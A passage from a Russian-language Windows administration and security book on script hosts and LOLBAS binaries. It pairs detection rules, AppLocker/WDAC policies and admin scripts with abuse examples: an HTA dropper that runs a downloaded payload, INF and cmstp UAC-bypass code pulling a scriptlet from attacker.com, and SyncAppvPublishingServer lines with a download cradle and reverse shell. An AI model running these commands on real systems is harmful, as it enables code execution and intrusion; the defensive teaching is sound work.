    el.text = http.responseText

    ' Запись на диск и выполнение
    Set stream = CreateObject("ADODB.Stream")
    stream.Type = 1  ' binary
    stream.Open
    stream.Write el.nodeTypedValue
    stream.SaveToFile shell.ExpandEnvironmentStrings("%TEMP%\payload.exe"), 2
    stream.Close

    shell.Run shell.ExpandEnvironmentStrings("%TEMP%\payload.exe"), 0, False

    self.close
End Sub
</script>
</head>
<body></body>
</html>
```

4. Методы обнаружения:

```
Индикаторы компрометации (IoC) для mshta:
- mshta.exe запускает URL (http:// или https://)
- mshta.exe с параметром vbscript: или javascript:
- mshta.exe порождён процессом Office (winword.exe, excel.exe)
- mshta.exe создаёт дочерние процессы (cmd.exe, powershell.exe)
- mshta.exe выполняет сетевые подключения
- mshta.exe работает с параметром about:
```

16.5. Дополнительные скриптовые утилиты

16.5.1. cmstp.exe — Connection Manager Profile Installer

`cmstp.exe` (C:\Windows\System32\cmstp.exe) — утилита для установки профилей Connection Manager. Она обрабатывает INF-файлы, которые могут содержать директивы для регистрации COM-объектов и выполнения произвольного кода.

Легитимное использование:

```
rem Установка профиля VPN
cmstp.exe /s /ns vpn_profile.inf

rem Удаление профиля
cmstp.exe /u /s vpn_profile.inf
```

Параметры `cmstp.exe`:

Параметр	Описание
`/s`	Тихая установка (без UI)
`/ns`	Тихая установка, без создания ярлыка на рабочем столе
`/u`	Удаление профиля
`/au`	Удаление для всех пользователей
`/nf`	Не обрабатывать файлы поддержки

Злоупотребление: выполнение произвольного кода через INF:

Директива `RegisterOCX` в INF-файле позволяет выполнить произвольную DLL или исполняемый файл:

```
; malicious.inf
[version]
Signature=$chicago$
AdvancedINF=2.5

[DefaultInstall_SingleUser]
RegisterOCXs=RegisterOCXSection

[RegisterOCXSection]
C:\Windows\System32\scrobj.dll,NI,http://attacker.com/payload.sct

[Strings]
AppAct = "SOFTWARE\Microsoft\Connection Manager"
ServiceName="MaliciousProfile"
ShortSvcName="MalProfile"
```

Структура SCT (Script Component) файла, загружаемого через scrobj.dll:

```
<?XML version="1.0"?>
<scriptlet>
<registration
    progid="PoC"
    classid="{00000000-0000-0000-0000-000000000000}" >
    <script language="JScript">
        <![CDATA[
            var r = new ActiveXObject("WScript.Shell").Run("calc.exe");
        ]]>
    </script>
</registration>
</scriptlet>
```

Обход UAC через cmstp.exe:

`cmstp.exe` имеет автоповышение привилегий (auto-elevate) в определённых конфигурациях. Техника обхода UAC:

```
1. Создаётся INF-файл с вредоносной директивой
2. cmstp.exe /s /au malicious.inf — запрашивает повышение
3. Код выполняется с правами администратора
4. Автоматизация: программный ввод подтверждения UAC-диалога
```

Программный обход через имитацию UI-взаимодействия (PowerShell-вариант, для понимания техники):

```
# Концептуальный пример — НЕ для вредоносного использования
$inf = @"
[version]
Signature=`$chicago`$
AdvancedINF=2.5
[DefaultInstall_SingleUser]
UnRegisterOCXs=UnRegisterOCXSection
[UnRegisterOCXSection]
%11%\scrobj.dll,NI,http://attacker.com/payload.sct
[Strings]
AppAct = "SOFTWARE\Microsoft\Connection Manager"
ServiceName="Bypass"
ShortSvcName="Bypass"
"@
$inf | Out-File "$env:TEMP\bypass.inf"
# cmstp.exe /s /au "$env:TEMP\bypass.inf"
# Затем программная отправка Enter в появившееся окно
```

16.5.2. pcalua.exe — Program Compatibility Assistant

`pcalua.exe` (C:\Windows\System32\pcalua.exe) — исполняемый файл помощника по совместимости программ. Его основная задача — запуск приложений с параметрами совместимости.

Использование:

```
rem Запуск исполняемого файла через pcalua
pcalua.exe -a C:\path\to\executable.exe

rem Запуск с аргументами
pcalua.exe -a C:\path\to\executable.exe -c "argument1 argument2"

rem Запуск DLL через rundll32 (цепочка)
pcalua.exe -a C:\Windows\System32\rundll32.exe -c "shell32.dll,Control_RunDLL"
```

Параметры `pcalua.exe`:

Параметр	Описание
`-a`	Путь к исполняемому файлу
`-c`	Аргументы командной строки
`-d`	Рабочий каталог
`-m`	Вызывающий модуль

Злоупотребление для обхода ограничений:

`pcalua.exe` может использоваться для запуска исполняемых файлов в обход некоторых политик безопасности, поскольку фактический процесс порождается от имени `pcalua.exe`:

```
rem Обход блокировки определённых исполняемых файлов
pcalua.exe -a malware.exe

rem Запуск файла из нестандартного расположения
pcalua.exe -a \\share\tools\utility.exe

rem Загрузка и выполнение через msiexec
pcalua.exe -a msiexec -c "/i http://attacker.com/package.msi /qn"
```

В журнале событий процесс будет отображаться как дочерний `pcalua.exe`, что может затруднить обнаружение вредоносной активности при поверхностном анализе.

16.5.3. SyncAppvPublishingServer.exe

`SyncAppvPublishingServer.exe` (C:\Windows\System32\SyncAppvPublishingServer.exe) — утилита синхронизации публикации App-V (Application Virtualization). Она представляет собой обёртку, вызывающую PowerShell-скрипт `SyncAppvPublishingServer.ps1`.

Легитимное использование:

```
rem Синхронизация с сервером публикации App-V
SyncAppvPublishingServer.exe "GlobalRefreshEnabled=True"
```

Злоупотребление: выполнение PowerShell-кода:

Поскольку `SyncAppvPublishingServer.exe` передаёт свои аргументы в PowerShell, можно внедрить произвольный код:

```
rem Внедрение PowerShell-кода через точку с запятой
SyncAppvPublishingServer.exe "n; Start-Process calc.exe"

rem Более сложный payload
SyncAppvPublishingServer.exe "n; IEX (New-Object Net.WebClient).DownloadString('http://

rem Обратная оболочка
SyncAppvPublishingServer.exe "n; $c=New-Object Net.Sockets.TCPClient('attacker.com',44
```

Эта техника позволяет обойти ограничения, основанные на мониторинге прямого запуска `powershell.exe`, поскольку PowerShell вызывается из доверенного процесса `SyncAppvPublishingServer.exe`.

Обнаружение:

```
Индикаторы:
- SyncAppvPublishingServer.exe с нетипичными аргументами
- SyncAppvPublishingServer.exe порождает powershell.exe
  с нетипичными параметрами
- В аргументах присутствуют: точка с запятой, IEX, Invoke-Expression,
  DownloadString, Net.WebClient
```

16.6. Практические сценарии

16.6.1. Написание административных скриптов

Управление службами Windows (JScript):

```
// service_manager.js — управление службами
// cscript //Nologo service_manager.js /action:list|start|stop|restart /name:ServiceNa

var args = WScript.Arguments.Named;
var action = args("action") || "list";
var serviceName = args("name") || "";

var wmi = GetObject("winmgmts:\\\\.\\root\\cimv2");

switch (action.toLowerCase()) {
    case "list":
        var query = "SELECT Name, DisplayName, State, StartMode FROM Win32_Service";
        if (serviceName) {
            query += " WHERE Name LIKE '%" + serviceName + "%'";
        }
        var services = new Enumerator(wmi.ExecQuery(query));
        WScript.Echo("Имя\tСостояние\tТип запуска\tОтображаемое имя");
        WScript.Echo(new Array(80).join("-"));
        while (!services.atEnd()) {
            var svc = services.item();
            WScript.Echo(svc.Name + "\t" + svc.State + "\t" +
                svc.StartMode + "\t" + svc.DisplayName);
            services.moveNext();
        }
        break;

    case "start":
        if (!serviceName) { WScript.Echo("Укажите /name:"); WScript.Quit(1); }
        startService(serviceName);
        break;

    case "stop":
        if (!serviceName) { WScript.Echo("Укажите /name:"); WScript.Quit(1); }
        stopService(serviceName);
        break;

    case "restart":
        if (!serviceName) { WScript.Echo("Укажите /name:"); WScript.Quit(1); }
        stopService(serviceName);
        WScript.Sleep(2000);
        startService(serviceName);
        break;

    default:
        WScript.Echo("Неизвестное действие: " + action);
        WScript.Quit(1);
}

function getService(name) {
    var col = wmi.ExecQuery(
        "SELECT * FROM Win32_Service WHERE Name='" + name + "'");
    var e = new Enumerator(col);
    if (e.atEnd()) {
        WScript.Echo("Служба не найдена: " + name);
        WScript.Quit(1);
    }
    return e.item();
}

function startService(name) {
    var svc = getService(name);
    if (svc.State == "Running") {
        WScript.Echo(name + " уже запущена");
        return;
    }
    var result = svc.StartService();
    if (result == 0) {
        WScript.Echo(name + " запущена успешно");
    } else {
        WScript.Echo(name + " ошибка запуска, код: " + result);
    }
}

function stopService(name) {
    var svc = getService(name);
    if (svc.State == "Stopped") {
        WScript.Echo(name + " уже остановлена");
```

```
        return;
    }
    var result = svc.StopService();
    if (result == 0) {
        WScript.Echo(name + " остановлена успешно");
    } else {
        WScript.Echo(name + " ошибка остановки, код: " + result);
    }
}
```

Журнал событий — поиск ошибок:

```
' event_search.vbs — поиск ошибок в журнале событий
' cscript //Nologo event_search.vbs /log:System /hours:24 /level:1

Set args = WScript.Arguments.Named
logName = args("log") : If logName = "" Then logName = "System"
hours = args("hours") : If hours = "" Then hours = 24
level = args("level") : If level = "" Then level = 1   ' 1=Error, 2=Warning

Set wmi = GetObject("winmgmts:\\.\root\cimv2")

' Вычисляем дату для фильтрации
dtmTargetDate = DateAdd("h", -CInt(hours), Now())
strDate = Year(dtmTargetDate) & Right("0" & Month(dtmTargetDate), 2) & _
    Right("0" & Day(dtmTargetDate), 2) & _
    Right("0" & Hour(dtmTargetDate), 2) & _
    Right("0" & Minute(dtmTargetDate), 2) & _
    Right("0" & Second(dtmTargetDate), 2) & ".000000+000"

query = "SELECT * FROM Win32_NTLogEvent WHERE Logfile='" & logName & "'" & _
    " AND EventType<=" & level & _
    " AND TimeGenerated>'" & strDate & "'"

Set colEvents = wmi.ExecQuery(query)

WScript.Echo "Журнал: " & logName & " | Период: последние " & hours & " ч."
WScript.Echo "Найдено событий: " & colEvents.Count
WScript.Echo String(70, "=")

For Each evt In colEvents
    Select Case evt.EventType
        Case 1: eventType = "ОШИБКА"
        Case 2: eventType = "ПРЕДУПРЕЖДЕНИЕ"
        Case 3: eventType = "ИНФОРМАЦИЯ"
        Case Else: eventType = "ДРУГОЕ"
    End Select

    WScript.Echo "[" & eventType & "] " & evt.TimeGenerated & _
        " | Источник: " & evt.SourceName & " | ID: " & evt.EventCode
    If Not IsNull(evt.Message) Then
        ' Выводим первые 200 символов сообщения
        msg = evt.Message
        If Len(msg) > 200 Then msg = Left(msg, 200) & "..."
        WScript.Echo "  " & msg
    End If
    WScript.Echo String(70, "-")
Next
```

16.6.2. Создание HTA-утилит с GUI

Менеджер процессов с GUI:

```
<!-- process_manager.hta -->
<html>
<head>
<title>Менеджер процессов</title>
<HTA:APPLICATION
    APPLICATIONNAME="ProcessManager"
    BORDER="thick"
    CAPTION="yes"
    SHOWINTASKBAR="yes"
    SINGLEINSTANCE="yes"
    SYSMENU="yes"
/>
<style>
    body { font-family: Consolas, monospace; font-size: 11px; margin: 5px; }
    #toolbar { padding: 5px; background: #ddd; margin-bottom: 5px; }
    #procList { width: 100%; height: 400px; overflow: auto; }
    table { border-collapse: collapse; width: 100%; }
    td, th { border: 1px solid #999; padding: 2px 5px; }
    th { background: #336; color: white; cursor: pointer; position: sticky; top: 0; }
    tr:hover { background: #ffd; }
    .selected { background: #adf !important; }
    input[type=text] { width: 200px; padding: 3px; }
    button { padding: 4px 12px; margin: 2px; }
</style>
<script language="VBScript">
Dim selectedPID

Sub Window_OnLoad
    ResizeTo 900, 600
    RefreshProcesses
    window.setInterval "RefreshProcesses", 5000  ' обновление каждые 5 сек
End Sub

Sub RefreshProcesses
    Set wmi = GetObject("winmgmts:\\.\root\cimv2")
    filterText = LCase(document.getElementById("filter").value)

    Set colProcs = wmi.ExecQuery( _
        "SELECT ProcessId, Name, WorkingSetSize, ThreadCount, " & _
        "CreationDate, CommandLine FROM Win32_Process ORDER BY Name")

    html = "<table id='tbl'>"
    html = html & "<tr><th onclick='SortBy(0)'>PID</th>"
    html = html & "<th onclick='SortBy(1)'>Имя</th>"
    html = html & "<th onclick='SortBy(2)'>Память (МБ)</th>"
    html = html & "<th onclick='SortBy(3)'>Потоки</th>"
    html = html & "<th onclick='SortBy(4)'>Командная строка</th></tr>"

    totalMem = 0
    count = 0
    For Each proc In colProcs
        name = LCase(proc.Name)
        cmdLine = ""
        If Not IsNull(proc.CommandLine) Then cmdLine = proc.CommandLine

        If filterText = "" Or InStr(name, filterText) > 0 Or _
           InStr(LCase(cmdLine), filterText) > 0 Then
            memMB = Round(CDbl(proc.WorkingSetSize) / 1048576, 1)
            totalMem = totalMem + memMB
            count = count + 1

            cls = ""
            If CStr(proc.ProcessId) = CStr(selectedPID) Then cls = " class='selected'"

            html = html & "<tr" & cls & " onclick=""SelectProcess(" & _
                proc.ProcessId & ")"">"
            html = html & "<td>" & proc.ProcessId & "</td>"
            html = html & "<td>" & proc.Name & "</td>"
            html = html & "<td align='right'>" & memMB & "</td>"
            html = html & "<td align='right'>" & proc.ThreadCount & "</td>"
            html = html & "<td>" & Left(cmdLine, 80) & "</td>"
            html = html & "</tr>"
        End If
    Next
    html = html & "</table>"

    document.getElementById("procList").innerHTML = html
```

```
    document.getElementById("status").innerText = _
        "Процессов: " & count & " | Память: " & Round(totalMem, 0) & _
        " МБ | Обновлено: " & Now()
End Sub

Sub SelectProcess(pid)
    selectedPID = pid
End Sub

Sub KillProcess
    If selectedPID = "" Then
        MsgBox "Выберите процесс", 48, "Ошибка"
        Exit Sub
    End If

    result = MsgBox("Завершить процесс PID " & selectedPID & "?", _
        4 + 32, "Подтверждение")
    If result = 6 Then  ' Yes
        Set wmi = GetObject("winmgmts:\\.\root\cimv2")
        Set colProcs = wmi.ExecQuery( _
            "SELECT * FROM Win32_Process WHERE ProcessId=" & selectedPID)
        For Each proc In colProcs
            retVal = proc.Terminate()
            If retVal = 0 Then
                MsgBox "Процесс завершён", 64, "OK"
            Else
                MsgBox "Ошибка завершения, код: " & retVal, 16, "Ошибка"
            End If
        Next
        selectedPID = ""
        RefreshProcesses
    End If
End Sub
</script>
</head>
<body>
<div id="toolbar">
    Фильтр: <input type="text" id="filter" onkeyup="RefreshProcesses" />
    <button onclick="RefreshProcesses">Обновить</button>
    <button onclick="KillProcess">Завершить процесс</button>
</div>
<div id="procList"></div>
<div id="status" style="padding:3px; background:#eee; border-top:1px solid #999;"></div
</body>
</html>
```

16.6.3. Анализ вредоносных скриптов (деобфускация)

При расследовании инцидентов часто приходится анализировать обфусцированные скрипты. Типичные техники обфускации и методы их нейтрализации:

Техника 1: конкатенация строк (VBScript)

```
' Обфусцированный код
Dim a
a = "W" & "Sc" & "ri" & "pt" & "." & "Sh" & "el" & "l"
Set b = CreateObject(a)
b.Run Chr(99) & Chr(97) & Chr(108) & Chr(99)  ' "calc"

' Деобфускация: заменить CreateObject на WScript.Echo
' или использовать среду для динамического анализа
```

Техника 2: кодирование через Chr() / String.fromCharCode()

```
' VBScript — конструктор строки через Chr
Execute Chr(77)&Chr(115)&Chr(103)&Chr(66)&Chr(111)&Chr(120)&Chr(32)&Chr(34)&Chr(72)&Chr
' Результат: MsgBox "Hello"
```

```
// JScript — String.fromCharCode
eval(String.fromCharCode(118,97,114,32,115,61,110,101,119,32,65,99,116,105,118,101,88,
```

Скрипт-декодер Chr():

```
' decode_chr.vbs — декодирование строк, составленных через Chr()
' cscript //Nologo decode_chr.vbs encoded_script.vbs

Set fso = CreateObject("Scripting.FileSystemObject")
Set stream = fso.OpenTextFile(WScript.Arguments(0), 1)
code = stream.ReadAll()
stream.Close

' Замена Chr(N) на соответствующий символ
Set regex = New RegExp
regex.Global = True
regex.IgnoreCase = True

' Паттерн: Chr(число)
regex.Pattern = "Chr\((\d+)\)"
Set matches = regex.Execute(code)

decoded = code
For Each match In matches
    charCode = CInt(match.SubMatches(0))
    decoded = Replace(decoded, match.Value, """" & Chr(charCode) & """")
Next

' Убираем лишнюю конкатенацию
decoded = Replace(decoded, """"", "")
decoded = Replace(decoded, """ & """, "")

WScript.Echo decoded
```

Техника 3: обфускация через переменные окружения

```
rem Использование подстрок переменных окружения для сборки команд
rem %COMSPEC% = C:\Windows\system32\cmd.exe
rem %COMSPEC:~-7,1% = c (из cmd.exe)
rem %COMSPEC:~-4,1% = . (из .exe)
```

Техника 4: многоуровневая обфускация (JScript)

```
// Типичная обфускация вредоносного JScript
var _0x1a2b = ["\x57\x53\x63\x72\x69\x70\x74\x2E\x53\x68\x65\x6C\x6C"];
// Расшифровывается как: ["WScript.Shell"]

// Ещё один слой
var _0xabc = function(a) { return unescape(a); };
var cmd = _0xabc("%63%61%6C%63");  // "calc"
```

Статический анализ: универсальный подход

```
' static_analyzer.vbs — базовый статический анализ скрипта
' cscript //Nologo static_analyzer.vbs suspect.vbs

Set fso = CreateObject("Scripting.FileSystemObject")
Set stream = fso.OpenTextFile(WScript.Arguments(0), 1)
code = LCase(stream.ReadAll())
stream.Close

WScript.Echo "═══ Статический анализ: " & WScript.Arguments(0) & " ═══"
WScript.Echo ""

' Индикаторы подозрительной активности
Dim indicators(20)
indicators(0) = "createobject"
indicators(1) = "getobject"
indicators(2) = "wscript.shell"
indicators(3) = "shell.application"
indicators(4) = "scripting.filesystemobject"
indicators(5) = "adodb.stream"
indicators(6) = "msxml2.xmlhttp"
indicators(7) = "winhttp"
indicators(8) = "execute"
indicators(9) = "eval"
indicators(10) = "powershell"
indicators(11) = "cmd /c"
indicators(12) = "cmd.exe"
indicators(13) = "downloadstring"
indicators(14) = "downloadfile"
indicators(15) = "frombase64"
indicators(16) = "regwrite"
indicators(17) = "regread"
indicators(18) = "environ"
indicators(19) = "win32_process"
indicators(20) = "shellexecute"

WScript.Echo "Обнаруженные индикаторы:"
For i = 0 To UBound(indicators)
    count = 0
    pos = 1
    Do
        pos = InStr(pos, code, indicators(i))
        If pos > 0 Then
            count = count + 1
            pos = pos + 1
        End If
    Loop While pos > 0

    If count > 0 Then
        WScript.Echo "  [!] " & indicators(i) & " — " & count & " вхождений"
    End If
Next

' Проверка на кодированные строки
Set regex = New RegExp
regex.Global = True

' Подсчёт Chr() вызовов
regex.Pattern = "chr\(\d+\)"
Set matches = regex.Execute(code)
If matches.Count > 10 Then
    WScript.Echo "  [!] Chr() кодирование: " & matches.Count & " вызовов"
End If

' Подсчёт hex-escape
regex.Pattern = "\\x[0-9a-f]{2}"
Set matches = regex.Execute(code)
If matches.Count > 10 Then
    WScript.Echo "  [!] Hex-escape: " & matches.Count & " вхождений"
End If

' URL
regex.Pattern = "https?://[^\s""'<>]+"
Set matches = regex.Execute(code)
If matches.Count > 0 Then
    WScript.Echo ""
    WScript.Echo "Обнаруженные URL:"
    For Each m In matches
```

```
        WScript.Echo "  " & m.Value
    Next
End If
```

16.6.4. Мониторинг: правила Sysmon для скриптовых хостов

Sysmon (System Monitor) — незаменимый инструмент для мониторинга активности скриптовых хостов. Ниже приведена конфигурация Sysmon для обнаружения подозрительного использования `wscript.exe`, `cscript.exe` и `mshta.exe`:

```xml
<!-- sysmon_script_hosts.xml — правила мониторинга скриптовых хостов -->
<Sysmon schemaversion="4.80">
    <EventFiltering>

        <!-- Событие 1: Создание процесса -->
        <RuleGroup name="ScriptHostProcessCreation" groupRelation="or">
            <ProcessCreate onmatch="include">
                <!-- mshta с подозрительными аргументами -->
                <Rule groupRelation="and">
                    <Image condition="end with">mshta.exe</Image>
                    <CommandLine condition="contains any">
                        javascript:;vbscript:;about:;http://;https://;.hta
                    </CommandLine>
                </Rule>

                <!-- cscript/wscript из нестандартных расположений -->
                <Rule groupRelation="and">
                    <Image condition="contains any">cscript.exe;wscript.exe</Image>
                    <CommandLine condition="contains any">
                        %temp%;%appdata%;\\;http://;https://
                    </CommandLine>
                </Rule>

                <!-- Скриптовый хост, порождённый Office -->
                <Rule groupRelation="and">
                    <ParentImage condition="contains any">
                        winword.exe;excel.exe;powerpnt.exe;outlook.exe
                    </ParentImage>
                    <Image condition="contains any">
                        cscript.exe;wscript.exe;mshta.exe
                    </Image>
                </Rule>

                <!-- mshta порождает cmd.exe или powershell.exe -->
                <Rule groupRelation="and">
                    <ParentImage condition="end with">mshta.exe</ParentImage>
                    <Image condition="contains any">
                        cmd.exe;powershell.exe;pwsh.exe
                    </Image>
                </Rule>

                <!-- cmstp с INF файлами -->
                <Rule groupRelation="and">
                    <Image condition="end with">cmstp.exe</Image>
                    <CommandLine condition="contains">.inf</CommandLine>
                </Rule>

                <!-- pcalua запускает подозрительное -->
                <Rule groupRelation="and">
                    <Image condition="end with">pcalua.exe</Image>
                    <CommandLine condition="contains">-a</CommandLine>
                </Rule>

                <!-- SyncAppvPublishingServer с инъекцией -->
                <Rule groupRelation="and">
                    <Image condition="end with">SyncAppvPublishingServer.exe</Image>
                    <CommandLine condition="contains">;</CommandLine>
                </Rule>
            </ProcessCreate>
        </RuleGroup>

        <!-- Событие 3: Сетевые подключения -->
        <RuleGroup name="ScriptHostNetworkConnections" groupRelation="or">
            <NetworkConnect onmatch="include">
                <!-- Любые сетевые подключения от скриптовых хостов -->
                <Image condition="contains any">
                    mshta.exe;cscript.exe;wscript.exe
                </Image>
            </NetworkConnect>
        </RuleGroup>

        <!-- Событие 11: Создание файлов -->
        <RuleGroup name="ScriptHostFileCreation" groupRelation="or">
            <FileCreate onmatch="include">
                <!-- Скриптовые хосты создают исполняемые файлы -->
                <Rule groupRelation="and">
                    <Image condition="contains any">
```

```
                    mshta.exe;cscript.exe;wscript.exe
                </Image>
                <TargetFilename condition="contains any">
                    .exe;.dll;.bat;.cmd;.ps1;.vbs;.js;.hta
                </TargetFilename>
            </Rule>
        </FileCreate>
    </RuleGroup>

    <!-- Событие 13: Изменения реестра -->
    <RuleGroup name="ScriptHostRegistryChanges" groupRelation="or">
        <RegistryEvent onmatch="include">
            <Rule groupRelation="and">
                <Image condition="contains any">
                    mshta.exe;cscript.exe;wscript.exe
                </Image>
                <TargetObject condition="contains any">
                    Run;RunOnce;Services;CurrentVersion\Explorer
                </TargetObject>
            </Rule>
        </RegistryEvent>
    </RuleGroup>

</EventFiltering>
</Sysmon>
```

Установка конфигурации:

```
sysmon64.exe -c sysmon_script_hosts.xml
```

16.6.5. Ограничение и отключение скриптовых хостов

Отключение WSH через реестр:

```
rem Отключение WSH для текущего пользователя
reg add "HKCU\Software\Microsoft\Windows Script Host\Settings" /v Enabled /t REG_DWORD

rem Отключение WSH для всей машины
reg add "HKLM\Software\Microsoft\Windows Script Host\Settings" /v Enabled /t REG_DWORD

rem Проверка
cscript //Nologo test.vbs
rem Результат: "Windows Script Host access is disabled on this machine."
```

Блокировка через групповые политики (GPO):

```
Конфигурация компьютера → Политики → Конфигурация Windows →
    Параметры безопасности → Политики ограниченного использования программ →
    Дополнительные правила:

    Правило пути: %SystemRoot%\System32\mshta.exe → Запрещено
    Правило пути: *.hta → Запрещено
    Правило пути: *.vbe → Запрещено
    Правило пути: *.jse → Запрещено
    Правило пути: *.wsf → Запрещено
```

Блокировка через AppLocker:

```
<!-- AppLocker правила для блокировки скриптовых хостов -->
<AppLockerPolicy Version="1">
    <RuleCollection Type="Exe" EnforcementMode="Enabled">
        <!-- Блокировка mshta.exe -->
        <FilePublisherRule
            Id="00000000-0000-0000-0000-000000000001"
            Name="Block mshta.exe"
            Description="Блокировка HTML Application Host"
            UserOrGroupSid="S-1-1-0"
            Action="Deny">
            <Conditions>
                <FilePublisherCondition
                    PublisherName="O=MICROSOFT CORPORATION"
                    ProductName="*"
                    BinaryName="MSHTA.EXE">
                    <BinaryVersionRange LowSection="*" HighSection="*" />
                </FilePublisherCondition>
            </Conditions>
        </FilePublisherRule>
    </RuleCollection>

    <RuleCollection Type="Script" EnforcementMode="Enabled">
        <!-- Блокировка HTA файлов -->
        <FilePathRule
            Id="00000000-0000-0000-0000-000000000002"
            Name="Block HTA files"
            Description="Блокировка .hta файлов"
            UserOrGroupSid="S-1-1-0"
            Action="Deny">
            <Conditions>
                <FilePathCondition Path="*.hta" />
            </Conditions>
        </FilePathRule>
    </RuleCollection>
</AppLockerPolicy>
```

Блокировка через Windows Defender Application Control (WDAC):

```
<!-- WDAC политика: блокировка скриптовых хостов для непривилегированных -->
<SiPolicy xmlns="urn:schemas-microsoft-com:sipolicy">
    <Rules>
        <Rule>
            <Option>Enabled:Unsigned System Integrity Policy</Option>
        </Rule>
    </Rules>
    <FileRules>
        <Deny ID="ID_DENY_MSHTA"
              FriendlyName="mshta.exe"
              FileName="mshta.exe"
              MinimumFileVersion="0.0.0.0" />
        <Deny ID="ID_DENY_CMSTP"
              FriendlyName="cmstp.exe"
              FileName="cmstp.exe"
              MinimumFileVersion="0.0.0.0" />
    </FileRules>
</SiPolicy>
```

Удаление ассоциаций расширений файлов:

```
rem Удаление ассоциации .hta
ftype htafile=
assoc .hta=

rem Удаление ассоциации .vbs с wscript.exe — замена на блокнот
ftype VBSFile=notepad.exe "%%1"

rem Удаление ассоциации .js с wscript.exe
ftype JSFile=notepad.exe "%%1"

rem Удаление ассоциации .wsf
ftype WSFFile=notepad.exe "%%1"
```

Мониторинг через Windows Event Log:

```
' monitor_script_hosts.vbs — мониторинг запусков скриптовых хостов
' через подписку WMI на события создания процессов
' Запуск: cscript //Nologo monitor_script_hosts.vbs

Set wmi = GetObject("winmgmts:\\.\root\cimv2")

query = "SELECT * FROM __InstanceCreationEvent WITHIN 1 " & _
    "WHERE TargetInstance ISA 'Win32_Process' " & _
    "AND (TargetInstance.Name = 'cscript.exe' " & _
    "OR TargetInstance.Name = 'wscript.exe' " & _
    "OR TargetInstance.Name = 'mshta.exe' " & _
    "OR TargetInstance.Name = 'cmstp.exe' " & _
    "OR TargetInstance.Name = 'pcalua.exe')"

Set events = wmi.ExecNotificationQuery(query)

WScript.Echo "Мониторинг скриптовых хостов запущен..."
WScript.Echo "Нажмите Ctrl+C для остановки."
WScript.Echo String(70, "=")

Do
    Set event = events.NextEvent()
    Set proc = event.TargetInstance

    ' Определение родительского процесса
    parentName = "N/A"
    Set colParent = wmi.ExecQuery( _
        "SELECT Name FROM Win32_Process WHERE ProcessId=" & proc.ParentProcessId)
    For Each parent In colParent
        parentName = parent.Name
    Next

    WScript.Echo "[" & Now() & "] ОБНАРУЖЕН: " & proc.Name
    WScript.Echo "  PID: " & proc.ProcessId
    WScript.Echo "  Родитель: " & parentName & " (PID: " & proc.ParentProcessId & ")"
    WScript.Echo "  Командная строка: " & proc.CommandLine
    WScript.Echo "  Пользователь: " & GetProcessOwner(proc.ProcessId)
    WScript.Echo String(70, "-")
Loop

Function GetProcessOwner(pid)
    On Error Resume Next
    Set colProcs = wmi.ExecQuery( _
        "SELECT * FROM Win32_Process WHERE ProcessId=" & pid)
    For Each p In colProcs
        Dim domain, user
        p.GetOwner user, domain
        GetProcessOwner = domain & "\" & user
    Next
    If Err.Number <> 0 Then GetProcessOwner = "N/A"
    On Error GoTo 0
End Function
```

16.7. Сводная таблица LOLBAS-утилит

Утилита	Путь	Техника	MITRE ATT&CK
`mshta.exe`	`%SystemRoot%\System32`	Выполнение HTA, inline VBS/JS, загрузка из URL	T1218.005
`cscript.exe`	`%SystemRoot%\System32`	Выполнение скриптов VBS/JS	T1059.005, T1059.007
`wscript.exe`	`%SystemRoot%\System32`	Выполнение скриптов VBS/JS	T1059.005, T1059.007
`cmstp.exe`	`%SystemRoot%\System32`	Выполнение через INF, обход UAC	T1218.003
`pcalua.exe`	`%SystemRoot%\System32`	Запуск исполняемых файлов	T1202
`SyncAppvPublishingServer.exe`	`%SystemRoot%\System32`	Внедрение PowerShell	T1218

16.8. Рекомендации по безопасности

Для администраторов

1. **Отключите WSH** на рабочих станциях, где скрипты не используются для автоматизации
2. **Заблокируйте mshta.exe** через AppLocker или WDAC — этот бинарник крайне редко необходим конечным пользователям
3. **Удалите ассоциации** расширений `.hta`, `.vbe`, `.jse`, `.wsf` с исполняемыми хостами
4. **Внедрите Sysmon** с правилами мониторинга скриптовых хостов
5. **Настройте Windows Defender ASR** (Attack Surface Reduction) правила:
6. Block executable content from email client and webmail
7. Block Office applications from creating child processes
8. Block JavaScript and VBScript from launching downloaded content
9. **Аудитируйте** использование `cmstp.exe`, `pcalua.exe`, `SyncAppvPublishingServer.exe` — в типичной среде они используются крайне редко

Для аналитиков безопасности

1. **Мониторируйте** порождение дочерних процессов от `mshta.exe`, `cscript.exe`, `wscript.exe`
2. **Обращайте внимание** на сетевые подключения от скриптовых хостов
3. **Анализируйте** аргументы командной строки — inline-скрипты, URL, закодированные строки
4. **Проверяйте** родительские процессы — Office-приложения, порождающие скриптовые хосты, — явный индикатор атаки
5. **Используйте** YARA-правила для обнаружения обфусцированных скриптов на файловых шарах и в почтовых вложениях

Итоги главы

Скриптовые хосты Windows — `cscript.exe`, `wscript.exe` и `mshta.exe` — представляют собой мощную, но обоюдоострую технологию. С одной стороны, они обеспечивают администраторов средствами автоматизации с полным доступом к COM-инфраструктуре, WMI и ADSI. С другой — эти же возможности делают их излюбленным инструментом злоумышленников.

Ключевые выводы:

- **WSH** (cscript/wscript) — полноценная скриптовая среда с поддержкой VBScript и JScript, обеспечивающая доступ к файловой системе, реестру, WMI, ADSI и сетевым ресурсам
- **mshta.exe** — наиболее опасный из рассматриваемых инструментов, поддерживающий inline-выполнение кода, загрузку из URL и работающий в зоне полного доверия
- **cmstp.exe**, **pcalua.exe** и **SyncAppvPublishingServer.exe** — менее известные, но не менее опасные LOLBAS-утилиты, позволяющие обходить политики безопасности
- Защита требует **многоуровневого подхода**: отключение неиспользуемых хостов, блокировка через AppLocker/WDAC, мониторинг через Sysmon, настройка ASR-правил Windows Defender

  В следующей главе мы рассмотрим утилиты управления сертификатами и криптографией — `certutil.exe` и `cipher.exe`, которые также широко используются как в администрировании, так и в наступательной безопасности.

Глава 17: rundll32, regsvr32, msiexec — механизмы загрузки кода

Введение

Операционная система Windows предоставляет несколько штатных механизмов для динамической загрузки и выполнения кода из внешних модулей. Утилиты `rundll32.exe`, `regsvr32.exe` и `msiexec.exe` — три ключевых инструмента, которые изначально проектировались для решения легитимных задач системного администрирования: вызова экспортируемых функций из DLL, регистрации COM-серверов и управления пакетами Windows Installer соответственно. Однако именно эти утилиты стали одними из наиболее эксплуатируемых инструментов в арсенале атакующих.

Причина проста: все три исполняемых файла подписаны Microsoft, расположены в каталоге `%SystemRoot%\System32` и по умолчанию разрешены практически любой политикой контроля приложений. Они представляют собой так называемые **LOLBAS** (Living Off The Land Binaries And Scripts) — доверенные системные компоненты, которые могут быть использованы для выполнения произвольного кода в обход защитных механизмов.

